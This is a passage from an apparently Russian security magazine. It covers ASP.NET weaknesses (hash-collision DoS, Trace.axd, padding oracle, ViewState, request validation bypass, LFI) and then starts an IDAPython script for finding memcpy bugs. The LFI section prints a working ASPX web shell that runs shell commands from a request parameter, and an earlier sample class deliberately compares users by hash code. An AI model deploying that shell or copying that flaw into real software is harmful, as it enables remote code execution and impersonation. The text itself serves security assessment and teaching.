В качестве ключевых значений в них выступают хеш-коды имен параметров, вычисляемые по алгоритму:

```
for (; length > 0; length -=1) {
  hash = (hash ^ suffix[length - 1]) * 1041204193 ;
}
```

Однако если хеш-код имен параметров запроса (являющихся объектами строкового типа) будет одинаков для всех параметров, то наша хеш-таблица примет вид, представленный на рисунке ниже.


В этом случае на вставку каждого элемента таблицы будет уходить все больше времени из-за необходимости обработать возникшую коллизию, чтобы обеспечить доступ к этому элементу по его ключу в дальнейшем. При получении запроса с большим количеством подобных параметров их обработка займет все процессорное время и сделает веб-приложение недоступным на период их обработки. Именно это особенность, продемонстрированная в исследовании Александра Клинка (Alexander «alech» Klink) и Джулиана Вэльде (Julian «zeri» Walde) — bit.ly/w0TT13, впоследствии получила статус уязвимости класса «Условия DoS» MS11-100.

Устранена эта уязвимость была достаточно «оригинально»: теперь в конфигурации по умолчанию ASP.NET отклоняет обработку HTTP POST запроса, если количество параметров в нем превышает 1000. У разработчиков есть возможность как усилить, так и ослабить данное ограничение через опцию в файле конфигурации web.config:

```
<appSettings>
  <add key="aspnet:MaxHttpCollectionKeys" \
       value="some number here"/>
</appSettings>
```

Протестировать подверженность данной уязвимости при анализе защищенности веб-приложения легко: достаточно отправить POST-запрос с количеством параметров, превышающим возможные установленные ограничения. Также следует обратить внимание на любые коллекции данных, принимаемые веб-приложением, которые допускают наличие в них большого числа именованных элементов. При анализе кода необходимо тщательно изучить переопределенные реализации метода GetHashCode() объектов, используемых в хеш-таблицах, на предмет равномерности распределения генерируемых ими хеш-кодов.

Другая достаточно часто встречающаяся ошибка — использование хеш-кодов объектов в качестве их уникального идентификатора. Очевидно, что если атакующему удастся сгенерировать сторонний объект с хеш-кодом, совпадающим с кодом какого-либо существующего объекта, то это, возможно, позволит ему обойти реализованные проверки или нарушить работу приложения. Таким образом, при анализе кода необходимо также убедиться в том, что хеш-коды объектов не используются в качестве идентификаторов объектов и не фигурируют в коде в качестве аргументов каких-либо операций, подразумевающих их уникальность. В примере, приведенном в листинге ниже, класс, реализующий логику работы с учетными записями пользователей, позволяет атакующему представиться приложению другим пользователем. Для этого ему необходимо лишь подобрать такое значение имени Name, которое в совокупности с идентификатором Id даст хеш-код, идентичный хеш-коду атакуемой учетной записи.



Коллизия имен элементов хеш-таблицы

```
class UserInstance
{
  public int Id;
  public string Name;
  ...
  public static bool operator == (UserInstance a, \
      UserInstance b)
  {
      return a.GetHashCode() == b.GetHashCode();
  }
  public static bool operator !=(UserInstance a, \
      UserInstance b)
  {
      return !(a == b);
  }

  public override bool Equals(object obj)
  {
      return this == (UserInstance)obj;
  }

  public override int GetHashCode()
  {
      return (this.Id.ToString() + this.Name.ToLower()). \
          GetHashCode();
  }
  ...
}
```

СПЕЦИФИКА ASP.NET/MVC

СТАНДАРТНЫЕ HTTP-ОБРАБОТЧИКИ

Одной из особенностей архитектуры стека ASP.NET являются так называемые HTTP-обработчики — программные модули, отвечающие за обработку запросов к какому-либо контенту или типу контента. В стандартный набор входят обработчики документов с расширениями aspx, ashx, asmx и тому подобными. Среди них есть несколько обработчиков, достаточно интересных с точки зрения анализа защищенности.

Обработчик Trace.axd позволяет осуществлять трассировку работы веб-приложения как из браузера, так и из специализированных утилит либо модулей интегрированных сред разработки. По умолчанию этот обработчик недоступен в Release-конфигурации веб-приложения, однако часто включается разработчиками для отладки работы продуктивной среды (трассировка в этом случае может быть разрешена как для отдельных страниц, так и для всего приложения в целом).

По сути, трассировочная информация аналогична выводимой функцией phpinfo() в PHP-приложениях, но может быть получена для произвольного запроса.

Благодаря тому что в ответе Trace.axd отражаются все данные запроса (включая значения заголовков, полей форм и тому подобные), этот обработчик, помимо раскрытия достаточно большого количества информации стороны сервера, может быть использован и для перехвата данных, недоступных для клиентских сценариев при эксплуатации XSS (например, cookies с флагом httpOnly).

Более подробную информацию о возможностях трассировки веб-приложений ASP.NET можно получить в соответствующем разделе MSDN (bit.ly/UeDOOS).

Вероятно, наиболее «нашумевшими» обработчиками являются WebResource.axd и ScriptResource.axd. И тот и другой предназначен для получения статических ресурсов приложения. Существенная разница между ними заключается лишь в том, что первый позволяет получать ресурсы только из бинарных сборок веб-приложения, а второй еще и файловые ресурсы, хранящиеся на диске. В обоих случаях схема их использования идентична: http://hostname/*Resource.axd?d=<resourceId>&t=<timestamp>, где d — идентификатор ресурса, представляющий собой Base64-кодированную строку, зашифрованную симметричным ключом, хранящимся на стороне сервера (так называемый machine key, используемый для шифрования чувствительных данных, передаваемых на клиентскую сторону); t — временная метка, необходимая для обеспечения работы механизма кеширования. Сама строка представляет собой перечисление всех запрашиваемых ресурсов, а также включает в себя дайджест для контроля ее целостности: Q|~/Scripts/Script1.js,~/Scripts/Script2.js,~/Scripts/Script3.js|#|21c38a3a9b.

Очевидно, что, обладая machine key, атакующий имеет возможность запрашивать через эти обработчики произвольные ресурсы, а через ScriptResource.axd и произвольные файлы внутри каталога веб-приложения. Идентификатор ресурса шифруется симметричным алгоритмом (3DES или AES) в режиме Cipher Block Chaining (CBC). Именно с этим была связана уязвимость «оракула дополнения» (padding oracle) MS10-070, обнаруженная исследователями из Aura Software Security (bit.ly/O6RIPv) и заключавшаяся в возможности подобрать machine key за приемлемое время, если сервер отдавал различные варианты ответов на следующие типы запросов с зашифрованными данными:

1. Некорректный зашифрованный текст, корректное дополнение блока.
2. Некорректный зашифрованный текст, некорректное дополнение блока.

Имея возможность различать ответы сервера на такие запросы каким-либо образом (статус ошибки, сообщение об ошибке в тексте страницы, различное время обработки разных типов запросов), атакующий мог восстановить machine key, отправив несколько тысяч запросов веб-приложению. Получив ключ, он имел возможность:

1. Подделывать аутентификационные токены (представляющие собой зашифрованные строки с информацией о субъекте аутентификации).
2. Расшифровывать и подделывать данные состояния приложения и подтверждения событий (см. ниже).
3. Подделывать аргументы для обработчиков WebResource.axd и ScriptResource.axd, а следовательно — получать произвольные файлы из каталога веб-приложения.

Выпущенный патч, устраняющий данную уязвимость, вносил следующие изменения:

1. Использование обобщенного сообщения об ошибке в случае некорректного дополнения.
2. Улучшенный алгоритм генерации вектора инициализации.
3. Использование дайджестов для проверки подлинности аргументов HTTP-обработчиков.
4. Запрет на получение при помощи ScriptResource.axd каких-либо файлов, за исключением сценариев JavaScript.

К сожалению, ситуация «все яйца в одной корзине» так и не была устранена. Machine key по-прежнему используется для ряда чувствительных операций: шифрования состояния представления, подтверждения событий, аргументов WebResource.axd/ScriptResource.asd. Следовательно, его компрометация по любому из этих каналов влечет за собой компрометацию всего шифрования ASP.NET, используемого при взаимодействии с клиентской стороной.



Вывод Trace.axd

Следует отметить, что проведение атаки «padding oracle» по-прежнему возможно в том случае, если веб-приложение на своем уровне раскрывает ошибки дополнения, позволяя отличить их от других сбоев (например, выводя подробную информацию о возникшем исключении). Другая возможная уязвимость: ошибки реализации функций шифрования сторонних (по отношению к фреймворку) данных, передаваемых на сторону клиента.


При анализе защищенности веб-приложения ASP.NET необходимо уделить особое внимание поиску возможных «оракулов дополнения» (то есть путей утечки информации) в силу высокой степени риска связанных с ним уязвимостей. Для этого можно воспользоваться утилитой padbusterdotnet, позволяющей автоматизировать процесс обнаружения «оракулов дополнения» (bit.ly/9cgfnZ). Еще один вектор — реализация обработчиков ошибок, связанных с расшифровыванием данных, полученных с клиентской стороны, и любые сторонние реализации шифрования ресурсов, пересекающих границу доверия веб-приложения в обе стороны.

СОСТОЯНИЕ ПРЕДСТАВЛЕНИЯ, ПОДТВЕРЖДЕНИЕ СОБЫТИЙ И ЗАПРОСОВ

Состояние представления (ViewState) и подтверждение событий (EventValidation) являются встроенными механизмами обмена информацией с клиентской стороной в Web Forms приложениях ASP.NET.

Механизм ViewState представляет собой параметр-контейнер, «пробрасываемый» через HTTP-запросы и хранящий информацию о свойствах всех элементов управления текущей веб-формы ASP.NET. Достаточно часто он используется разработчиками в качестве дешевой альтернативы данным сессии для их хранения на стороне клиента. Фреймворк ASP.NET поддерживает шифрование и проверку целостности данного контейнера (как две не связанных друг с другом возможности), которые, однако, часто отключаются разработчиками для отладки продуктивных систем, что ставит под угрозу целостность всего контейнера и конфиденциальность хранящихся в нем данных. Более подробную информацию об угрозах, связанных с неправильным использованием и/или конфигурированием ViewState, можно получить в статье Тимура Юнусова «ViewState Vulnerabilities» (bit.ly/TAHTL6).

Механизм EventValidation является аналогичным контейнером, предназначенным для подтверждения данных, отправляемых на сервер в результате каких-либо событий на стороне клиента. В этом контейнере хранится информация обо всех возможных значениях полей, для которых включен механизм подтверждения событий, в виде их хеш-кодов.



Механизм ViewState

Многие думают, что включенный механизм подтверждения событий препятствует проведению атак подделки межсайтовых запросов (CSRF). Однако это не совсем верно. Механизм подтверждения событий препятствует отправке в полях формы (для которых этот механизм включен) значений, отсутствующих в белом списке, хранящемся в контейнере EventValidation. Как правило, это не мешает успешному проведению атак CSRF. Этот механизм может быть использован для противодействия данному классу атак, однако это требует дополнительных усилий со стороны разработчика. Аналогично ViewState, EventValidation также поддерживает шифрование и контроль целостности, которые включены в конфигурации по умолчанию.

Механизм подтверждения запросов (Request Validation) является, по сути, примитивным WAF, встроенным в ASP.NET для противодействия атакам XSS. Его логика предельно проста: запретить обработку веб-приложением запросов, параметры которых удовлетворяют любому из следующих условий:

1 Содержит комбинацию &#
2. Содержит символ < с последующей за ним буквой или символами / ! ?
3. Содержит сторонний параметр, начинающийся с __

Никаких иных правил данный «WAF» не реализует. Очевидно, что он может быть эффективен только тогда, когда при эксплуатации XSS входные данные попадают между тегами HTML-документа. В любом другом случае обойти его не составит особого труда.

В ASP.NET версий 1.1–4.0 подтверждение запросов было глобальным для всех страниц сайта механизмом, распространявшимся на параметры строки запроса и поля веб-форм. В версии 4.5 у разработчиков появилась возможность отключать его для отдельных страниц, использовать «ленивое подтверждение» (выполняющееся непосредственно при обращении к данным запроса) и осуществлять доступ к неподтвержденным данным. Кроме того, в этой версии подтверждение распространяется на все параметры запроса, включая заголовки HTTP и cookies.

LFI

Распространено мнение, что веб-приложения ASP.NET не подвержены атакам включения локальных файлов либо что в результате их невозможно осуществить выполнение кода во включаемых файлах. Это, конечно же, не так. В ASP.NET есть целых три способа, с помощью которых разработчики могут сделать веб-приложение уязвимым к атакам LFI, причем один из них позволяет выполнить код, находящийся во включаемом файле. Все эти способы относятся к некорректному использованию функций, связанных с файловыми операциями:

Response.WriteFile(<vfilename>) — включает файл, путь к которому передан в аргументе, в формируемый ответ на запрос. Путь является виртуальным и относительным корня веб-приложения.

Server.Execute(<vfilename>) — вызывает обработчик для файла, путь к которому передан в аргументе. Результат выполнения обработчика включается в формируемый ответ на запрос. Путь является виртуальным и относительным корня веб-приложения.

File.ReadAllText(<filename>) — то же, что и Response.WriteFile(<vfilename>), но путь является физическим и может быть абсолютным.

Таким образом, второй вариант дает все, что нужно для LFI с выполнением кода, с двумя ограничениями: 1) атакующий должен иметь возможность загрузить aspx-файл внутри каталога веб-приложения и 2) атакующий должен также иметь возможность формировать путь к файлу, манипулируя входными данными запроса. Разумеется, второе ограничение в равной степени относится и к остальным вариантам. При этом необходимо учитывать следующие особенности:

1. В составе пути (как виртуального, так и физического) могут использоваться указатели на родительский каталог (..). Однако в случае виртуальных путей выбраться за пределы корневого каталога веб-приложения не удастся.
2. Способов прервать формируемый путь (например, внедряя нуль-байт или дополняя путь символами точки до очень большой длины) на сегодняшний день не существует.

Минимальный шелл-код, который может быть загружен в качестве включаемой aspx-страницы, во втором варианте может выглядеть следующим образом:


```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<%=
Process.Start(
    new ProcessStartInfo(
        "cmd","/c " + Request["c"]
    )
    {
        UseShellExecute = false,
        RedirectStandardOutput = true
    }
).StandardOutput.ReadToEnd()
%>
```

Тестирование веб-приложения на подверженность атакам данного класса ничем не отличается от принятого для веб-приложений, основанных на других фреймворках, и заключается в попытках манипуляции параметрами, содержащими данные, похожие на виртуальные пути, имена файлов и тому подобные. При анализе кода необходимо обратить внимание на те его участки, в которых вызываются перечисленные методы, и убедиться, что передаваемые в них аргументы либо не зависят от входных данных, либо проходят дополнительные проверки или очистку.

ЗАКЛЮЧЕНИЕ

Несмотря на общую среднестатистическую защищенность веб-приложений (благодаря дизайну фреймворков стека ASP.NET, строгой типизации и встроенным механизмам защиты), далеко не любое конкретное ASP.NET-приложение может считаться защищенным. Влиять на это могут и уязвимости самого стека фреймворков и платформы (примеры были приведены выше), и уязвимости, допущенные на уровне веб-приложения, отдельные классы которых к тому же являются уникальными для данного стека веб-технологий, что и доказывает лишний раз необходимость учета любой специфики исследуемого или разрабатываемого приложения и его окружения.

Дмитрий «Dharm» Пронькин (twitter.com/sky5earcher)



ОХОТА НА СЧЕТЧИК

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

АВТОМАТИЗАЦИЯ ПОИСКА УЯЗВИМОСТЕЙ С ПОМОЩЬЮ IDAPYTHON

Автоматизация поиска уязвимостей в ПО без исходных кодов — это весьма вкусная плюшка черной магии багхантинга. Но в столь ответственном деле без надежного помощника не обойтись. Встречайте IDAPython — связующий элемент между языком Python и легендарным дизассемблером IDA Pro. Он прекрасно справится с такой задачей.

ЗНАКОМСТВО С АНАЛИЗОМ ПО

Методы обнаружения уязвимостей на абстрактном уровне различаются по цвету — «белый ящик», что светел знанием об исходном коде; «черный ящик» олицетворяет тьму незнания устройства подопытной программы. Там, где свет и тьма сходятся, рождается метод «серого ящика», применяемый при реверс-инжиниринге. Цель багоискателя — открыть ящик Пандоры с помощью реверсинга. Одна из категорий реверсинга — бинарный анализ. Это общее название методик постижения алгоритмов работы программы, восстановления исходного кода, поиска и анализа так называемых ключевых мест в коде, о которых будет сказано ниже.

Принцип различия динамического и статического подходов к изучению программ кроется в вопросе «to run, or not to run?» — то есть запускается программа на выполнение или нет. Следующая парочка — автоматический и ручной методы, которые различаются степенью относительного вмешательства Homo Logicus в процесс анализа. Статический анализ заклинаниями кода превращает трассу, полученную от покрытия кода, в источник информации (хотя бы и поверхностной) о присутствии потенциальных уязвимостей. Такой источник делает умнее фаззинг в памяти.

Этим материалом я начинаю знакомить читателя с нектаром логики анализа кандидатов (паттернов) уязвимостей. Поиск эксплуатируемых багов начинается с осмотра таких пациентов, как не-

безопасные функции работы со строками (strcpy, strcat), функции форматирования (семейка printf и так далее). Более сложен анализ циклов, inline memcpy и других паттернов, где могут обрабатываться входные данные, и обрабатываться ошибочно. Одним из таких ключевых мест, паттернов уязвимостей, является конструкция inline memcpy — ассемблерный аналог функции memcpy.

КОНСТРУКЦИЯ INLINE MEMCPY

Ассемблерно-абстрактно конструкция inline memcpy представляет собой набор следующих команд:

```
mov ecx, счетчик (количество байт для копирования)
mov esi, указатель на память, откуда копировать
mov edi, указатель, куда копировать
rep movsd, инструкция копирования
```

Подобная конструкция может быть уязвимой, если значение регистра ecx зависит от входных данных. А зависимость порождает контроль со стороны заинтересованного лица ;).

Итак, у нас нарисовался вектор автоматизации — это обратная трассировка счетчика. Место действия — дизассемблерный листинг IDA. Для анализа потенциально уязвимых мест небезопасных функций с использованием дизассемблера IDA существуют такой комплект скриптов, как Bugscam, скрипт getenv(), Bug Detector, предназначенный для поиска дыр в одноименной функции, Inlined Strlen — скрипт для анализа ассемблерных конструкций, аналогичных strlen. Все они написаны на встроенном скриптовом языке IDA. Как ты уже понял, мы будем писать IDAPython-скрипт, упрощающий поиск уязвимостей в inline memcpy. Скрипт будет состоять из трассировщика и анализатора. В задачи трассировщика будут входить поиск пути до начала функции и маркировка точки отсчета. Задача анализатора будет состоять в трассировке счетчика с целью выяснить, откуда кладется в него значение, происходят ли опасные операции со значением и не помещается ли в счетчик жестко закодированное значение. К опасным операциям относятся арифметические операции ввиду своей возможности привести к ошибке целочисленных преобразований (signed/unsigned mismatch), что, в свою очередь, как известно, влечет переполнение буфера, если, конечно, значение, которое использовал программист, является размером в операции копирования (затирания) памяти.

Англоязычные термины, отображающие поставленные задачи скрипта, — это backtracing и dataflow analysis.

Памятуя слова Л. Торвальдса: «Болтовня ничего не стоит. Покажите мне код», приступим к реализации.

А МНЕ ДОСТАЛАСЬ ТРАССА...

Для того чтобы научить трассировщик хождению по дизассемблерному листингу, мы будем использовать функцию RfirstB. «RfirstB возвращает адрес следующего источника в списке ссылок, то есть предыдущий адрес», — сказано в документации IDA. По сути, эта функция будет являться важнейшей частью «шагательного» механизма. Задача этого механизма состоит в том, чтобы, используя ссылки, «идти вверх», вплоть до начала функции, вызывая анализатор на каждом шаге.

На пути трассировки нас ждут разные встречи. Например, цикл, легко превращающий трассировку в белку в колесе. Чтобы не уйти в бесконечный цикл и не превратиться в белку, будем использовать функции SetColor и GetColor. Функция SetColor устанавливает указываемый цвет на строку, функцию или сегмент. Функция GetColor(ea, what) является частично «обратной» — параметр color ей не требуется. Функцией SetColor мы будем окрашивать адреса, которые уже «прошагал» наш скрипт, а GetColor'ом проверять. Стоит отметить, что две эти функции отсутствуют в языке IDA IDC. Вот таким простым хаком мы обережем себя от зацикливания на одном и том же участке кода.

Кстати сказать, такой окрасочно-распознавательный механизм отлично выручает при отладке скрипта.

Результирующую информацию скрипт выводит в комментарии к точке начала анализа — адресу rep movsd. Комментарий добавляется с помощью функции MakeComm, которая как аргумент использует адрес, указывающий, куда добавить комментарий, и переменную, содержащую строку с этим самым комментарием.


Реализация представлена ниже:

```
def tracer(ea,reg):
    global vulncount [#1]
    parent = GetFunctionAttr(ea,0) [#2]
    while ea != parent:
     xref = RfirstB(ea) [#3]
     commented = idaapi.get_cmt(movsaddr,0)
     if commented != None: [#4]
         return
     if GetColor(ea,CIC_ITEM)==0xe5f3ff: [#5]
         return
     else:
         SetColor(ea,CIC_ITEM,0xe5f3ff) [#6]
         reg=Analyzer(ea,reg,xref) [#7]
         ea = xref [#8]
         if xref == 0xffffffff: [#9]
             return
     tracer(ea,reg) [#10]
     return reg
    if ea == parent: [#11]
         comment="unknown. Vulncount=%s" % vulncount [#12]. \
             MakeComm(addrofmovs, comment)
         return
    return reg
```

Немного поясню суть кода. Объявляем глобальную переменную для счетчика «подозрительных встреч» [#1]. В parent помещаем адрес начала родительской функции [#2]. В цикле, где ea — адрес rep movsd, получаем адрес-ссылку [#3], проверяем наличие

ТРАССИРОВКА

Процесс пошагового выполнения программы. В режиме трассировки программист видит последовательность выполнения команд и значения переменных на данном шаге выполнения программы, что позволяет легче обнаруживать ошибки. Трассировка может быть начата и окончена в любом месте программы, выполнение программы может останавливаться на каждой команде или на точках останова, трассировка может выполняться с заходом в процедуры и без заходов.



Пример уязвимости в CreatesizeDIBSECTION(MS11-006)(1)

комментария [#4], след [#5]. Если окрашено или закомментировано — выходим, иначе машем кисточкой [#6]. Вызываем анализатор, помещая трассируемое значение в reg [#7]. Делаем шаг [#8]. Проверяем, а вдруг пропасть [#9]? «Чтобы понять рекурсию, нужно сперва понять рекурсию» (c) [#10]. Если тупик уж под ногами [#11], не забыв про vulncount, комментируем [#12].

Такая вот двигательная система. Шагать мы научились, теперь пора развивать «мозги».

Предназначение анализатора — понимание «отношений» между инструкциями и операндами в процессе потока данных (dataflow). «Органы чувств» анализатора — это функция GetMnem(ea), возвращающая мнемонику инструкции по заданному адресу, GetOpnd(ea, n) — возвращающая операнд, GetOpType(ea,n) — возвращающая тип операнда. Анализатор использует счетчик подозрительных признаков, располагающийся в глобальной переменной. Счетчик — хранитель репортов об оперировании со счетчиком математическими инструкциями, а также размещении в нем результатов функций вычисления длины. Оба признака повышают вероятность наличия уязвимости.

Настала пора рассмотреть механизм анализа.

ТАМ, НА НЕВЕДОМЫХ ДОРОЖКАХ

DEF IFMOV()

Встречая команды пересылки mov, lea, movzx, проверяем, что помещается в трассируемый регистр: значение другого регистра, значение из памяти или же жестко закодированное значение.

Взглянем на следующий код:

```
sub eax, esi
mov ecx, eax ; в ecx помещается eax
mov edx, ecx
shr ecx, 2
rep movsd
```

Логика ассемблера: в ecx помещается eax. Логика анализатора: eax — объект трассировки. Ранее с регистром eax вступала в отношения команда sub, грозящая арифметической ошибкой.

Результат работы скрипта с shimgvw.dll

ПОЛЕЗНАЯ ЛИТЕРАТУРА

- **Greg Hoglund and Gary McGraw.** Exploiting Software: How to Break Code
- **Mark Dowd, John McDonald, Justin Schuh.** The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities
- **Tobias Klein.** A Bug Hunter's Diary: A Guided Tour Through the Wilds of Software Security

Таковы особенности данного inline memcpy. Кстати, этот код — слабое звено и причина переполнения стека в Outlook Express (MS05-030).

Давай посмотрим, что может делать анализирующая функция при встрече с инструкциями-пересыльщиками:

```
if GetMnem(ea) in movers:
    if GetMnem(ea) == "lea": [#1]
        reg =  GetOpnd(ea,1)
        reg = reg[1:4]
        return reg
        if GetOpType(ea,1)==5: [#2]
          print "value of counter is hardcoded!:("
          comment="uninterested!"
          MakeComm(addrofmovs, comment)
          return reg
        if GetOpType(ea,1)==1:
          reg=GetOpnd(ea,1) [#3]
          return reg
        # если: mov ecx,[ebp+arg_4] [#5]
        if re.match('.*arg.*',GetOpnd(ea,1)
          print "Count from function argument"
          comment="Count from arg or local var. \
              Vulncount=%s" % vulncount # подпись
          MakeComm(addrofmovs, comment)
        else:
          comment="Unknown. Vulncount=%s" % vulncount [#4]
          MakeComm(addrofmovs, comment)
          return reg
        return reg
```

Пересыльщики могут в трассируемый регистр поместить постоянное значение, значение из указателя, значение из аргумента функции, другой регистр. Инструкция lea часто воздействует на reg следующим образом: lea reg, [reg32+reg32], где reg32 — другой регистр. В этом случае трассируемым становится другой регистр [#1]. Постоянное значение в счетчик помещается, как правило, с использованием пары инструкций push/pop, но на

